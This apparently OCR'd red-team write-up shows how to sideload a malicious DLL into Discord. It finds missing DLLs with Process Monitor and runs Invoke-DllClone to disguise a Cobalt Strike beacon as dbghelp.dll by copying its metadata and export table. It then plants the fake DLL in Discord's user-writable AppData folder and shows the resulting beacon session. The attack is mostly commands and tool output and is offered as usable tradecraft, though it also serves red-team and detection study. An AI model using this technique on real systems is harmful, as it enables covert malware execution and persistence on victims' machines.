
Abusing Discord for LOLAPPS

Discord install in %APPDATA%. This is generally a user writeable location and can be abused to sideload a malicious DLL.



Roaming


File | Home | Share | View

This PC › Local Disk (C:) › Users › Administrator › AppData › Roaming

Quick access
- Desktop
- Documents
- Downloads
- Pictures
- CobaltStrike_yaraRu
- Program Files

Name	Date modified	Type	Size
Adobe	2/12/2023 9:50 PM	File folder	
discord	2/14/2023 7:19 PM	File folder	
Microsoft	2/13/2023 1:45 AM	File folder	
NuGet	2/13/2023 6:12 PM	File folder	
Visual Studio Setup	2/12/2023 10:02 PM	File folder	

You can run procmon and filter for these values to check and see what is abusable:



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

```
Time ...  Process Name  PID   Operation   Path                                                                   Result          Detail
7:26:0... Discord.exe   7140  CreateFile  C:\Windows\System32\wow64log.dll                                       NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\UIAutomationCore.DLL  NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\dbghelp.dll   NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\MSIMG32.dll   NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINMM.dll     NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\IPHLPAPI.DLL  NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\VERSION.dll   NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\USERENV.dll   NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\DWrite.dll    NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\Secur32.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\dhcpcsvc.DLL
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINHTTP.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\Bcp47Langs.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINMMBASE.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\PROPSYS.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINSTA.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\KBDUS.DLL
7:26:0... Discord.exe   7140  CreateFile  C:\Windows\SysWOW64\rpcss.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Windows\System32\wow64log.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\UIAutomationCore.DLL
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\dbghelp.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\MSIMG32.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINMM.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\IPHLPAPI.DLL
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\VERSION.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\USERENV.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\DWrite.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\Secur32.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINHTTP.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\dhcpcsvc.DLL
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\Bcp47Langs.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\WINMMBASE.dll
7:26:0... Discord.exe   4544  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\PROPSYS.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\DPAPI.dll
7:26:0... Discord.exe   7140  CreateFile  C:\Windows\SysWOW64\rpcss.dll                                          NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\mscms.dll     NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
7:26:0... Discord.exe   7140  CreateFile  C:\Users\Administrator\AppData\Local\Discord\app-1.0.9010\ColorAdapterClient.dll  NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open R...
```

Process Monitor Filter

Display entries matching these conditions:

Path | ends with | .dll | then | Include

Reset | Add | Remove

Column	Relation	Value	Action
☑ ✓ Process Name	contains	discord	Include
☑ ✓ Result	contains	NOT FOUND	Include
☑ ✓ Path	ends with	.dll	Include
☑ ☒ Process Name	is	Procmon.exe	Exclude
☑ ☒ Process Name	is	Procexp.exe	Exclude
☑ ☒ Process Name	is	Autoruns.exe	Exclude
☑ ☒ Process Name	is	Procmon64.exe	Exclude
☑ ☒ Process Name	is	Procexp64.exe	Exclude


OK | Cancel | Apply

I chose dbghelp for this specific instance.

Now you can run the tool https://github.com/jfmaes/Invoke-DLLClone


“Invoke-DllClone combines two projects called Koppeling and Invoke-MetaTwin. Invoke-DllClone can copy metadata and the AuthenticodeSignature from a source binary and into a target binary It also uses koppeling to clone the export table from a refference dll onto a malicious DLL post-build using NetClone Finally, it also supports random fake signatures using LazySign logic.”

Now we generate a malicious dll, target our native dll, and run the tool:



```
PS C:\tools\Invoke-DLLClone> Import-Module .\Invoke-DllClone.ps1
PS C:\tools\Invoke-DLLClone> Invoke-DllClone -Source C:\Windows\System32\dbghelp.dll -Target beacon.dll
Source:         C:\Windows\System32\dbghelp.dll
Target:         beacon.dll
Output:         .\2023-02-14_193112\beacon.dll
Signed Output:  .\2023-02-14_193112\signed_beacon.dll
----------------------------------------------
[*] Extracting resources from dbghelp.dll
[*] Copying resources from dbghelp.dll to .\2023-02-14_193112\beacon.dll
[*] Clones the export table from C:\Windows\System32\dbghelp.dll onto .\2023-02-14_193112\beacon.dll... using NetClone

[+] Results
 -----------------------------------------------
[+] Metadata


VersionInfo : File:             C:\tools\Invoke-DLLClone\2023-02-14_193112\beacon.dll
              InternalName:     DBGHELP.DLL
              OriginalFilename: DBGHELP.DLL
              FileVersion:      10.0.17763.1999 (WinBuild.160101.0800)
              FileDescription:  Windows Image Helper
              Product:          Microsoft® Windows® Operating System
              ProductVersion:   10.0.17763.1999
              Debug:            False
              Patched:          False
              PreRelease:       False
              PrivateBuild:     False
              SpecialBuild:     False
              Language:         English (United States)




[+] Digital Signature
    Signature not added ...
PS C:\tools\Invoke-DLLClone> _
```


place the new dbghelp.dll in the appropriate path:



This PC > Local Disk (C:) > Users > Administrator > AppData > Local > Discord > app-1.0.9010

Name	Date modified	Type	Size
locales	2/14/2023 7:18 PM	File folder	
modules	2/14/2023 7:20 PM	File folder	
resources	2/14/2023 7:18 PM	File folder	
swiftshader	2/14/2023 7:18 PM	File folder	
app	1/13/2023 8:06 PM	Icon	279 KB
chrome_100_percent.pak	1/13/2023 8:05 PM	PAK File	139 KB
chrome_200_percent.pak	1/13/2023 8:05 PM	PAK File	203 KB
d3dcompiler_47.dll	1/13/2023 8:05 PM	Application extens...	3,627 KB
dbghelp.dll	6/9/2021 4:31 AM	Application extens...	306 KB
Discord	1/13/2023 8:06 PM	Application	115,236 KB
ffmpeg.dll	1/13/2023 8:06 PM	Application extens...	2,552 KB
icudtl.dat	1/13/2023 8:06 PM	DAT File	10,170 KB
libEGL.dll	1/13/2023 8:06 PM	Application extens...	365 KB
libGLESv2.dll	1/13/2023 8:06 PM	Application extens...	6,781 KB
resources.pak	1/13/2023 8:06 PM	PAK File	4,969 KB
snapshot_blob.bin	1/13/2023 8:06 PM	BIN File	48 KB
updater.node	1/13/2023 8:06 PM	NODE File	3,677 KB
v8_context_snapshot.bin	1/13/2023 8:06 PM	BIN File	162 KB
vk_swiftshader.dll	1/13/2023 8:06 PM	Application extens...	3,987 KB
vk_swiftshader_icd	1/13/2023 8:06 PM	JSON File	1 KB
vulkan-1.dll	1/13/2023 8:06 PM	Application extens...	635 KB

start discord up and boom, beacon:



external	internal	lis...	user ^	computer	note	process
10.10.0.226	10.10.0.226	lat	Administrator *	WINDEV		Discord.exe